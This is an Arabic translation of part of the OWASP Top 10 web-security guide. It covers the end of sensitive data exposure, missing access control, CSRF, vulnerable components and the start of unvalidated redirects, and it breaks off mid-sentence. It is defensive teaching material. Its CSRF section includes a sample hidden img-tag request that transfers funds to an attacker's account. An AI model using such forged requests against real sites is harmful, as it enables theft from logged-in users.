بدايةً يجب عليك تحديد البيانات الأكثر حساسية والتي تحتاج لدرجة حماية أعلى من العادية. أمثلة على البيانات التي يجب توفر درجة حماية أعلى فيها: كلمات المرور، أرقام البطاقات الإئتمانية، الملفات الصحية والمعلومات الشخصية. لكل هذه البيانات:

1. هل يتم تخزين هذه البيانات من غير تشفيرها، يشمل ذلك النسخ الإحتياطية؟
2. هل يتم نقل هذه البيانات داخلياً وخارجياً من غير تشفيرها؟ بكل تأكيد نقلها عبر شبكة الإنترنت أكثر خطورة.
3. هل يتم استخدام خوارزميات تشفير قديمة أو ضعيفة؟
4. هل يتم توليد مفاتيح تشفير ضعيفة، أو لا تتم إدارة المفاتيح أو تدويرها بشكلٍ جيد؟
5. هل يتم إرسال وإستخدام عناوين الملفات "Headers" الصحيحة والمطلوبة عند نقل البيانات الحساسة للمتصفح أو عن طريقه؟

هناك الكثير... لقائمة أشمل من المشاكل التي يجب تجنبها، انظر ASVS areas Crypto (V7), Data Prot. (V9), and SSL (V10)

كيف أمنع هذه الثغرة؟

لا يمكن لمشروع (أواسب - العشرة الأوائل) تغطية كافة التفاصيل للمخاطر المترتبة للإستخدام الخاطئ لتقنيات التشفير، بروتوكول SSL، وحماية البيانات. لكن على الأقل يجب عمل التالي لحماية البيانات الحساسة:

1. خذ في الإعتبار التهديدات المعرضة لها هذه البيانات (مثال: الهجوم الداخلي، المستخدم الخارجي)، تأكد من تشفير جميع هذه البيانات الحساسة في حالة التخزين و الإرسال بطريقة تحميها من هذه التهديدات.
2. لا تقم بتخزين البيانات الحساسة الغير مطلوبة. قم بالتخلص منها في أسرع وقت. البيانات التي لا تملكها لا يمكن سرقتها.
3. تأكد من استخدام خوارزميات قياسية وقوية، مفاتيح تشفير قوية و الإدارة الجيدة لها. يمكنك استخدام FIPS 140 validated cryptographic modules.
4. تأكد من تخزين الكلمات السرية بإستخدام خوارزمية مخصصة لتخزين الكلمات السرية، مثل PBKDF2, bcrypt, أو scrypt.
5. قم بتعطيل خاصية الأكمال التلقائي عند تعبئة البيانات الحساسة و تعطيل خاصية الاحتفاظ بنسخة للوصول السريع في الصفحات "caching" التي تحتوي على بيانات حساسة.

أمثلة لكيفية الإختراق

المثال الأول: تطبيق يقوم بتشفير أرقام البطاقات الإئتمانية بإستخدام التشفير الآلي المتوفر مع قاعدة البيانات. لكن هذا يعني أنه بإمكان قاعدة البيانات فك التشفير آلياً عند طلب بيانات منها، مما قد يعرض أرقام البطاقات الإئتمانية للسرقة عند استغلال ثغرات حقن "SQL". في المقابل، كان يجب تشفير أرقام البطاقات الإئتمانية بإستخدام مفتاح عام "Public Key"، والسماح فقط للبنية التحتية للتطبيق بفك التشفير بإستخدام المفتاح الخاص "Private Key".

المثال الثاني: موقع لا يستخدم برتوكول "SSL" لجميع للصفحات التي تتطلب التحقق من هوية المستخدم. يقوم المهاجم بمراقبة مرور البيانات في الشبكة (مثلا في شبكة لاسلكية مفتوحة)، وسرقة جلسات الإتصال "Session Cookie" المستخدم. بعد ذلك يقوم المهاجم بإعادة إرسال جلسة إتصال المستخدم ممايمكن المهاجم الوصول لمعلومات المستخدم الخاصة.

المثال الثالث: قاعدة بيانات الكلمات السرية تستخدم unsalted hashes لتخزين جميع الكلمات السرية. عند وجود خلل في خاصية رفع الملفات قد يستطيع المهاجم تحميل ملف الكلمات السرية. بالتالي تتعرض جميع الكلمات السرية لكسر حمايتها بإستخدم جداول تحتوي على كلمات سرية معدة مسبقاً rainbow table of precalculated hashes.

مراجع

أواسب: ASVS req'ts on Cryptography (V7), Data Protection (V9) Communications Security (V10)

- OWASP Cryptographic Storage Cheat Sheet
- OWASP Password Storage Cheat Sheet
- OWASP Transport Layer Protection Cheat Sheet
- OWASP Testing Guide: Chapter on SSL/TLS Testing


روابط خارجية:

- CWE Entry 310 on Cryptographic Issues
- CWE Entry 312 on Cleartext Storage of Sensitive Information
- CWE Entry 319 on Cleartext Transmission of Sensitive Information
- CWE Entry 326 on Weak Encryption

A7

إهمال التحكم بالوصول الوظيفي

[Missing Function Level Access Control]



خصائص التطبيق	إمكانية الإستغلال	الإنتشار	الإكتشاف	التأثير	خصائص التطبيق /العمل
	سهل	شائع	متوسط	متوسط	
أي شخص بإتصال بالشبكة يمكنه إرسال طلبات لتطبيقك. هل يمكن لمستخدمين مجهولين الوصول لوظائف خاصة أو لوظائف ذات صلاحية لمستخدم عادي؟	مستخدم مهاجم ذو صلاحية في تطبيقك يقوم بتغير عنوان الصفحة أو المدخلات للوصول لخصائص ذات صالحية عالية. هل يمكنه الوصول؟ مستخدمين مجهولين يمكنهم الوصول لخصائص خاصة غير محمية.		لا تحمي التطبيقات خصائص التطبيق دائماً بشكل جيد. بعض الأحيان، حماية الوظائف تتم عن طريق إعدادات التطبيق، والنظام قد يكون معد بشكل خاطئ. وفي بعض الأحيان يجب على المطورين التحقق عن طريق نص البرنامج، لكن ينسو ذلك. إيجاد هذه الثغرات سهل. الجزئ الصعب هو إيجاد الصفحات أو الوظائف لمهاجمتها.	مثل هذه الثغرات تمكن المهاجمين من الوصول لوظائف غير مصرحة لهم. في العموم يكون هدفهم الوصول لوظائف تخص مدير النظام.	خذ في الإعتبار القيمة العملية للوظائف المكشوفة والبيانات التي يتم معالجتها عن طريق هذه الوظائف. أيضاً، خذ في الإعتبار الضرر الذي قد يلحق بسمعتك إذا ماتم نشر هذه الثغرة للجميع.

هل أنا معرض لهذه الثغرة؟

أفضل طريقة لمعرفة اذا كان التطبيق لا يمنع الوصول للوظائف بالشكل الصحيح هي التحقق من كل خاصية في التطبيق:

1. هل تعرض واجهة المستخدم وصلات للوصول لوظائف غير مصرح بالدخول عليها؟
2. هل آلية التحقق من الهوية والصلاحيات للمستخدم غير مفعلة من جانب الخادم؟
3. هل آلية التحقق من جانب الخادم تعتمد كلياً على المعلومات المقدمة من المهاجم؟

بإستخدام بروكسي، استعرض التطبيق بحساب ذو صلاحيات عالية. قم بعد ذلك بزيارة ذات الصفحات بحساب أقل صلاحية. في حالة استجاب الخادم بنفس الطريقة لكلى الطلبين، على الأغلب التطبيق يحتوي على ثغرة. بعض أدوات اعتراض الإتصال (Proxy) تدعم هذا النوع من التحليل.

تستطيع أيضاً التحقق معن طريق آلية التحقق من إمكانية الوصول في النص البرمجي. تتبع أحد الطلبات المصرحة داخل النص البرمجي وتأكد من صلاحيات الوصول. بعد ذلك ابحث في النص البرمجي لأيجاد الأماكن التي لم يتم التحقق من صلاحياتها بالشكل المطلوب.

كيف أمنع هذه الثغرة؟

بدايةً يجب أن يكون تصميم تطبيقك سلسل ومتجانس لتسهيل عملية التحقق من استخدام وظائف الصلاحيات المستخدمة في الأجزاء الأخرى. غالباً، يتحقق ذلك بإستخدام واحدة أو أكثر من الدوال الخارجية الجاهزة للإستخدام.

1. فكر في عملية منح الصلاحيات وإدارتها، وتأكد من إمكانية التعديل والتدقيق على الصلاحيات بسهولة. احذر من تحديد الصلاحيات بعينها (Hard code) في النص البرمجي.
2. طريقة فرض الصلاحيات يجب أن تمنع الوصول لوظائف التطبيق افتراضياً، الا في حال وجود إذن بالسماح للوصول للوظيفة المطلوبة.
3. إذا كانت الوظيفة جزء من سير العمل (workflow)، تحقق من مصداقية الشروط المتطلبة للسماح بالوصول لهذه الوظائف.

ملاحظة: كثير من تطبيقات الويب لا تعرض وصلات وأزرة للوصول للوظائف غير المصرحة، لكن هذا النوع من "التحكم بالوصول عن طريق طبقة العرض" لا يوفر الحماية. يجب تنفيذ التحقق داخل النص البرمجي في المكان الصحيح.

أمثلة لكيفية الإختراق

المثال الأول: بكل بساطة زيارة المهاجم لروابط عدة في التطبيق. الروابط التالية تتطلب التحقق من هوية المستخدم. أيضاً، يتطلب الوصول لصفحة "admin_getappInfo" صلاحيات مدير.

http://example.com/app/getappInfo

http://example.com/app/admin_getappInfo

هناك خلل إذا تمكن مستخدم لم يتم التحقق من هويته من الوصول لأي من الصفحتين السابقتين. أيضاً، هناك خلل إذا تمكن مستخدم عادي تم التحقق من هويته من الوصول لصفحة "admin_getappInfo"، مما قد يحفز المهاجم للوصول لصفحات أكثر أهمية تحتوي على نفس الخلل.

المثال الثاني: من خلال متغير "action" في صفحة ما، يتم تحديد الوظائف المطلوبة، وكل قيمة للمتغير قد تتطلب دور مختلف للمستخدم. إذا لم يتم فرض هذه الأدوار على المستخدمين وتحديدها فهناك خلل.

مراجع

أواسب:

- OWASP Top 10-2007 on Failure to Restrict URL Access
- ESAPI Access Control API
- OWASP Development Guide: Chapter on Authorization
- OWASP Testing Guide: Testing for Path Traversal
- OWASP Article on Forced Browsing


For additional access control requirements, see the ASVS requirements area for Access Control (V4).

روابط خارجية:

- CWE Entry 285 on Improper Access Control (Authorization)

A8

تزوير الطلبات عبر الموقع
[Cross-Site Request Forgery – CSRF]



خصائص التطبيق	إمكانية الإستغلال متوسط	الإنتشار شائع	الإكتشاف سهل	التأثير متوسط	خصائص التطبيق /العمل
خذ في الإعتبار أن اي شخص يمكنه القيام بتحميل محتويات إلى متصفحات المستخدمين، وبهذا يمكن له إجبار هذه المتصفحات لإرسال طلبات إلى موقعك الإلكتروني. مع العلم بأنه يمكن إنجاز ذلك عبر أي موقع إلكتروني أو ملقمات (HTML) يمكن للمستخدم الوصول لها.	يقوم المخترق بإنشاء طلبات (HTTP) مزورة ومن ثم خداع المستخدم ليقوم بإرسالها إما عبر وسوم الصور، أو ثغرات (البرمجة عبر الموقع)، أو عبر وسائل أخرى. في حال تم التصريح للمستخدم (الضحية) بالوصول، عندها يمكن القول بأن استغلال المخترق قد نجح.	تأتي ثغرات (تزوير الطلبات عبر الموقع) نتيجة أن معظم تطبيقات الويب تمكّن المخترقين من التنبؤ بجميع التفاصيل الفنية للعملية المحددة. بسبب أن المتصفحات تقوم بإرسال معلومات إعتماد المستخدمين "Users Credentials" مثل ملفات جلسة الإتصال "Session Cookies" بشكل مؤتمت، فيمكن للمخترقين إنشاء صفحات ويب ضارة بحيث تقوم بتوليد طلبات مزورة يصعب تمييزها عن الطلبات الحقيقية. يمكن إكتشاف ثغرات (تزوير الطلبات عبر الموقع) بكل سهولة من خلال إجراء إختبارات الإختراق وتحليل النص البرمجي.	يمكن للمخترقين خداع المستخدمين لإجراء أي من عمليات (تغيير الحالة) المصرح لهم بها، على سبيل المثال، تحديث معلومات الحساب، إتمام طلبات شراء، تسجيل الدخول والخروج.	خذ في الإعتبار القيمة العملية للبيانات المتضررة، أو دوال التطبيق. تخيل عدم إمكانيتك من التأكد من رغبة المستخدم في إجراء هذه العمليات من عدمها. كذلك، خذ في الإعتبار التأثير الحاصل على سمعة منشأتك.

هل أنا معرض لهذه الثغرة؟

للتحقق من إصابة تطبيق ما بهذه الثغرة، تأكد من أن جميع الروابط والنماذج تحتوي على مُعرِّفات غير قابلة للتخمين "Unpredictable token". من دون هذه المُعرِّفات سيتمكن المخترقون من تزوير الطلبات. طريقة لأخرى للحماية هي بالتأكد من رغبة المستخدم في إرسال الطلب إما عبر طلب إعادة التحقق من الهوية، أو عبر وسائل أخرى للتحقق من أن المستخدم هو شخص حقيقي مثل الكابتشا (CAPTCHA).

ركِّز على الروابط والنماذج التي تستدعي دوال تغيير الحالة "State-changing"، حيث أنها تشكل الأهداف الأكثر أهمية في هذه الثغرات.

عليك كذلك التحقق من العمليات متعددة الخطوات، حيث أنها لاتكتسب الحصانة بشكل تلقائي من الخطوات السابقة. يمكن للمخترقين وبسهولة تزوير سلسلة متتابعة من الطلبات بإستخدام وسوم متعددة أو بإستخدام لغة (JavaScript).

لاحظ بأن المعلومات التي يقوم برنامج المتصفح بإرسالها بشكل آلي مثل ملفات جلسات الإتصال، وعنوان الإنترنت "IP Address" وغيرها من المعلومات لا تقدم أي حماية ضد ثغرات (تزوير الطلبات عبر الموقع) حيث يمكن للمخترق أن يقوم بدمجها كذلك في الطلبات المزورة.

برنامج أواسب (CSRF Tester) يساعد في إنشاء حالات وأمثلة لتوضيح خطورة ثغرات (تزوير الطلبات عبر الموقع).

كيف أمنع هذه الثغرة؟

الحماية ضد ثغرات (تزوير الطلبات عبر الموقع) تتطلب عادةً تضمين مُعرِّفات غير قابلة للتخمين في جميع طلبات بروتوكول نقل النصوص (HTTP). يجب أن تكون هذه المُعرِّفات -على الأقل- فريدة لكل جلسة إتصال للمستخدم.

1. الخيار الأمثل هو إضافة المُعرِّف الفريد في حقل مخفي، بحيث يتم إرسال القيمة عبر جسد الطلب "HTTP Request body" عِوضاً عن إرسالها عبر العنوان (URL) مما يجعلها أقل عُرضة للإنكشاف.
2. يمكن كذلك إضافة المُعرِّف في نفس العنوان، أو عبر مُعامِل العنوان "URL Parameter". غير أن إضافتها بهذه الطريقة سيجعلها أكثر خطورة للإنكشاف، وبهذا سيتمكن المخترق من إستغلال المُعرِّف.

يمكن لبرنامج أواسب (CSRF Guard) من إضافة هذه المُعرِّفات في كلاً من تطبيقات الـ (Java EE, .NET, PHP). كذلك تتضمن أواسب (ESAPI) على مجموعة من الأدوات التي يمكن للمبرمجين استخدامها لمنع هذه الثغرات.

3. كذلك يمكن إعادة التحقق من هوية المستخدم "Reauthentication" أو التحقق من أنه شخص حقيقي وليس آلة أو برنامج (على سبيل المثال بإستخدام الكابتشا).

أمثلة لكيفية الإختراق

يسمح التطبيق للمستخدم من إرسال طلب تغيير حالة من دون إضافة أي بيانات سرية. على سبيل المثال:

http://example.com/app/transferFunds?amount=1500&destinationAccount=4673243243

لذا يقوم المخترق بتكوين طلب يقوم بتحويل مبلغ نقدي من حساب المستخدم إلى حساب المخترق، ومن ثم تضمينها في صفحات ويب تكون تحت سيطرة المخترق عبر طلبات الصور أو الـ (iframe)، كالتالي:

```
<img src="http://example.com/app/transferFunds?amount=1500&destinationAccount=attackersAcct#“ width="0" height="0" />
```

إذا قام المستخدم (الضحية) بزيارة إحدى صفحات المخترق بعد تسجيل دخوله إلى موقع (example.com) –أي تم التحقق من هويته- فستقوم هذه الطلبات المزورة بإستخدام ملفات جلسة الإتصال بشكل تلقائي، وبهذا تعطي الصلاحية لتنفيذ طلبات المخترق.

مراجع

أواسب:

- OWASP CSRF Article
- OWASP CSRF Prevention Cheat Sheet
- OWASP CSRFGuard - CSRF Defense Tool
- ESAPI Project Home Page
- ESAPI HTTPUtilities Class with AntiCSRF Tokens
- OWASP Testing Guide: Chapter on CSRF Testing
- OWASP CSRFTester - CSRF Testing Tool


روابط خارجية

- CWE Entry 352 on CSRF

A9

إستخدام مكونات معروفة الضعف

[Using Components with Known Vulnerabilities]



خصائص التطبيق	إمكانية الإستغلال	الإنتشار	الإكتشاف	التأثير	خصائص التطبيق/ العمل
	متوسط	واسع الإنتشار	صعب	متوسط	
بعض المكونات الضعيفة (مثل مكتبات إطارات العمل) يمكن إكتشافها وإستغلالها بواسطة أدوات آلية، مما يزيد حجم عوامل التهديد بحيث لاتقتصر على المخترقين فقط، وإنما تتعدى لعوامل التخريب.	يقوم المخترق بتحديد المكونات الضعيفة باستخدام تقنيات المسح أو بالتحليل اليدوي. يقوم بعدها بتخصيص الإستغلال على حسب حاجته ومن ثم تنفيذ الإختراق. يصبح من الصعب استغلال المكون الضعيف إذا تم استخدامه عميقاً في التطبيق.	بشكل افتراضي، تعاني كل التطبيقات من هذه المشكلة وذلك لأن معظم فرق التطوير لاتركز على التحقق من تحديث المكونات (أو المكتبات) باستمرار. في حالات كثيرة، لايعلم المطورون عن جميع المكونات التي يستخدمونها، ولا يهتمون بنسخة الإصدار. ومما يزيد الأمر سوءاً، الإعتمادية بين توابع المكون "Component Dependencies".	يمكن حدوث أي واحدة من إحتمالات الثغرات الأمنية، مما في ذلك ثغرات الحقن، إهمال التحكم بالوصول، البرمجة عبر الموقع، وغيرها. يتراوح التأثير مابين الحد الأدنى وصولاً إلى الإستحواذ الكامل على الخادم وفقد البيانات.	خذ في الإعتبار التأثير السلبي للعمل والذي قد تسببه كل ثغرة أمنية محتملة في التطبيق المصاب. فقد يكون التأثير بسيط جداً، وقد يصل إلى خسارة تامة.

هل أنا معرض لهذه الثغرة؟

نظرياً، عملية تحديد ما إذا كنت تستخدم مكونات أو مكتبات معروفة الضعف يجب أن تكون سهلة. لسوء الحظ، تقارير الثغرات الأمنية للبرامج التجارية أو مفتوحة المصدر لاتصف دائماً وبالضبط ماهية نسخة المكونات المستخدمة بطريقة معيارية وقابلة للبحث. بالإضافة، لاتستخدم جميع المكتبات أسلوب معياري لترقيم النسخ. والأسوأ من ذلك كله، أنه لايتم توريد جميع الثغرات الأمنية إلى مستودع مركزي ليسهل البحث فيه، بالرغم من أن مواقع إلكترونية مثل (CVE) و (NVD) أصبح من السهل البحث فيها.

تحديد ما إذا كنت معرضاً بإستخدام مكونات معروفة الضعف تستلزم البحث في قواعد البيانات هذه، بالإضافة إلى متابعة الإعلانات والقوائم البريدية المرتبطة بالمشروع لمعرفة ما إذا تم ظهور أي ثغرات أمنية. في حال إصابة أحد مكوناتك بثغرة أمنية، فعليك وبحذر تقييم ما إذا كنت مصاباً بالفعل، وذلك من خلال التحقق من نصك البرمجي إن كان يستخدم الجزء المصاب من المكون وتقييم مدى تأثير الثغرة الأمنية عليك.

كيف أمنع هذه الثغرة؟

أحد الخيارات هي بعدم إستخدام أي مكونات لم تقم أنت بكتابتها. لكن الأمر هذا غير واقعي.

معظم مشاريع المكونات لاتقوم بإصدار ترقيعات للثغرات الأمنية في الإصدارات القديمة. بدلاً عن ذلك، تقوم بإصلاح المشكلة في النسخة التالية. لذا من المهم جداً ترقية المكونات إلى الإصدارات الجديدة. يجب أن تكون هناك إجراءات في المشاريع البرمجية بحيث تقوم بمايلي:

1. تحديد جميع المكونات المستخدمة مع إصداراتها، بما في ذلك جميع التوابع (مثل اصدارات الإضافات).
2. متابعة الحالة الأمنية لهذه المكونات في قواعد البيانات العامة، والقوائم البريدية للمشروع، والقوائم البريدية الأمنية، مع مراعاة تحديثها دورياً.
3. إنشاء سياسات أمنية لحوكمة إستخدام المكونات، مثل المطالبة بإتباع ممارسات معينة خلال تطوير البرامج، وإجتياز االإختبارات الأمنية، والترخيصات المسموح بها.
4. عندما يقتضي الأمر، أضف طبقات أمنية "Security wrappers" حول المكونات وذلك لتعطيل الوظائف الغير مستخدمة و/أو لتأمين جوانب من المكونات المصابة بثغرات أمنية.

أمثلة لكيفية الإختراق

قد تسبب الثغرات الأمنية في المكونات أي نوع من أنواع المخاطر التي يمكن تخيلها، والتي تتراوح بين البسيطة جداً إلى الإصابة ببرامج خبيثة متطورة تم تصميمها خصيصاً لإستهداف منشأة معينة. عادةً، تشتغل معظم المكونات بصلاحيات التطبيق كاملة، لذا من الخطر جداً ظهور ثغرة أمنية في أي من المكونات. تم تحميل المكونان الإثنان المصابة التالية 22 مليون مرة خلال عام 2011.

- تجاوز التحقق من الهوية في (Apache CXF): بسبب الفشل في تقديم مُعرِّفات للهوية، يمكن للمخترقين مناداة أي من خدمات الويب "Web Services" بصلاحيات كاملة.
- تنفيذ أكواد خبيثة عن بُعد في (Spring): بسبب التطبيق السيء للغة التعبير (Expression Language) المستخدمة في إطار العمل (Spring)، يمكن للمخترقين تنفيذ نصوص خبيثة مما تمنحهم إمكانية السيطرة على الخادم.

أي تطبيق يستخدم أياً من هذه المكتبات المصابة فإنه عُرضة للإختراق حيث أن هذه المكونات يمكن الوصول لها مباشرة من خلال مستخدمي التطبيق. المكونات الضعيفة التي يتم استخدامها بشكل أعمق في التطبيق تكون أصعب في عملية الإستغلال.

مراجع

أواسب:


- OWASP Dependency Check (for Java libraries)
- OWASP SafeNuGet (for .NET libraries thru NuGet)
- Good Component Practices Project

روابط خارجية

- The Unfortunate Reality of Insecure Libraries
- Open Source Software Security
- Addressing Security Concerns in Open Source Components
- MITRE Common Vulnerabilities and Exposures
- Example Mass Assignment Vulnerability that was fixed in ActiveRecord, a Ruby on Rails GEM

A10

الإرسال وإعادة التوجيه الغير محقق
[Unvalidated Redirects and Forwards]



خصائص التطبيق	إمكانية الإستغلال	الإنتشار	الإكتشاف	التأثير	خصائص التطبيق/ العمل
	متوسط	غير شائع	سهل	متوسط	
خذ في الإعتبار أن اي شخص يمكنه خداع عملائك بجعلهم يرسلون طلبات إلى موقعك الإلكتروني. أي موقع إلكتروني أو أي ملقم (HTML) يستخدمه المستخدم بإستطاعته فعل ذلك.	يقوم المخترق بوضع رابط إعادة توجيه غير محقق "unvalidated redirect" ويقوم بخداع المستخدم للضغط على هذا الرابط. يميل الضحية للضغط على الرابط لظهوره لهم بأنه موقع موثوق (أو صحيح). يقوم المخترق بإستهداف عمليات الإرسال "forward" الغير آمنة بغرض تخطي التحققات الأمنية.	تقوم معظم التطبيقات بإعادة توجيه المستخدمين إلى صفحات أخرى، أو استخدام عملية الإرسال داخلياً بنفس الطريقة. أحياناً، يتم تحديد صفحات الوجهة عبر متغيرات "parameters" غير محققة، مما تسمح للمخترقين بإعادة تحديد هذه الصفحات. من السهل إكتشاف عمليات إعادة التوجيه الغير محققة. إبحث عن عمليات إعادة التوجيه والتي يمكن لك ضبط وتحديد العنوان كاملاً. إكتشاف عمليات 